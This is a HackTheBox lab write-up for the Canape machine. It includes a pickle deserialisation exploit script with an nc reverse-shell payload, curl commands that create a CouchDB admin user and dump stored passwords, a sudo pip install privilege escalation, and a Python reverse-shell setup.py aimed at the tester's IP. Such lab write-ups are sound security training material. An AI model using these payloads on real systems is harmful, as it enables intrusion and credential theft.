· Manuel López Pérez · hackthebox · 4 min read
WriteUp - Canape (HackTheBox)
Canape write-up (HackTheBox). Intermediate Linux machine that exploits an insecure pickle deserialisation in a Flask + CouchDB site. Includes RCE via XXE-like in pickle, CouchDB enumeration, and escalation to root by abusing sudo pip install.

In this post we will resolve the machine Canape from HackTheBox. It’s a medium level Linux Machine and one of my favorites. My nick in HackTheBox is: manulqwerty. If you have any proposal or correction do not hesitate to leave a comment.
Write-Up
Enumeration
As always, the first thing will be a scan of all the ports with **nmap :
nmap -p- 10.10.10.70 nmap -sC -sV -p80,65535 10.10.10.70 As we read in the nmap output, there is a git that could have something interesting. Let’s download and review it:
git clone http://git.canape.htbWe add the line ’ **10.10.10.70 git.canape.htb canape.htb ’ to our file /etc/hosts  Now let’s review the web:
  It is a fan page of the Simpsons. Let’s see what’s in the git:
  The only interesting file seems to be the __init__.py:
 import couchdb import string import random import base64 import cPickle from flask import Flask, render_template, request from hashlib import md5

app = Flask(__name__) app.config.update( DATABASE = "simpsons" ) db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]

@app.errorhandler(404) def page_not_found(e): if random.randrange(0, 2) > 0: return ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(random.randrange(50, 250))) else: return render_template("index.html")

@app.route("/") def index(): return render_template("index.html")

@app.route("/quotes") def quotes(): quotes = [] for id in db: quotes.append({"title": db[id]["character"], "text": db[id]["quote"]}) return render_template('quotes.html', entries=quotes)

WHITELIST = [ "homer", "marge", "bart", "lisa", "maggie", "moe", "carl", "krusty" ]

@app.route("/submit", methods=["GET", "POST"]) def submit(): error = None success = None

if request.method == "POST": try: char = request.form["character"] quote = request.form["quote"] if not char or not quote: error = True elif not any(c.lower() in char.lower() for c in WHITELIST): error = True else: # TODO - Pickle into dictionary instead, `check` is ready p_id = md5(char + quote).hexdigest() outfile = open("/tmp/" + p_id + ".p", "wb") outfile.write(char + quote) outfile.close() success = True except Exception as ex: error = True

return render_template("submit.html", error=error, success=success)

@app.route("/check", methods=["POST"]) def check(): path = "/tmp/" + request.form["id"] + ".p" data = open(path, "rb").read()

if "p1" in data: item = cPickle.loads(data) else: item = data

return "Still reviewing: " + item

if __name__ == "__main__": app.run()
In this file we see how the page works ( http: //canape.htb ). We see that in the field ‘char’ of / submit we must add some of the elements of WHITELIST , instead the field **‘quote ’ has no restrictions and we can include whatever we want. A file will be created in /tmp whose name will be char + quote in MD5 and with the extension .p that corresponds to the extension of a Pickle file, the contents of this file will be char + quote . We also see that if we make a POST request appropriate to /check (the id parameter must be the char + quote in MD5 that we will have sent to /submit), the system will execute the cPickle.loads method of the content of the file that is created in /submit .
We’re going to look for Pickle vulnerabilities: 
We found: https://lincolnloop.com/blog/playing-pickle-security/ On this page we find a small script that will allow us to create our payload:
import os import cPickle
# Exploit that we want the target to unpickle class Exploit(object): def __reduce__(self): return (os.system, ('ls',))
shellcode = cPickle.dumps(Exploit()) print shellcode As we see in the gif, cPickle.loads will execute as a system command the content of shellcode . As we saw in the __init__.py in the field ‘char’ of our payload we must add the name of some character, let’s see how to bypass this:
  Obviously the command ‘homer’ can not find it but the pwd does execute it.
Exploitation
With all the previous tests we can now create our payload:
 import os import cPickle from hashlib import md5 import requests

class Exploit(object): def __reduce__(self): return (os.system, ('homer:;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 7777 >/tmp/f',))

shellcode = cPickle.dumps(Exploit())

requests.post("http://10.10.10.70/submit", data={'character': shellcode.split(":")[0], 'quote': shellcode.split(":")[1]}) requests.post("http://10.10.10.70/check", data={'id': md5(shellcode.split(":")[0] + shellcode.split(":")[1]).hexdigest()})
Post-Exploitation
Checking the output of the LinEnum.sh or with netstat we see that it is listening on port 5984, which corresponds to CouchDB.
netstat -plnt
curl http://127.0.0.1:5984 Let’s look for CouchDB vulnerabilities in version 2.0.0: https://justi.cz/security/2017/11/14/couchdb-rce-npm.html That will allow us to create a user with permissions to read the databases.
curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:oops' --data-binary '{"type": "user", "name": "manuqwerty","roles": ["_admin"],"roles": [],"password": "password"}' curl http://127.0.0.1:5984/passwords/_all_docs?include_docs=true -u oops:password In the output of this commands:
"item":"ssh","password":"0B4jyA0xtytZi7esBNGp","user"In the file /etc/passwd** we found that a **homer user exists:  Once we are homer we can access the first flag. The next step will be to see if we can execute something as root:
sudo -l As you can see we can run pip install * as root! Abusing this, to read the flag will suffice with:

sudo pip install -r /root/root.txt If we want to get shell as root, we can create a malicious file setup.py that will returns us shell:
import socket
import subprocess
import os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect(("10.10.14.10",8080)) os.dup2(s.fileno(),0) os.dup2(s.fileno(),1) os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])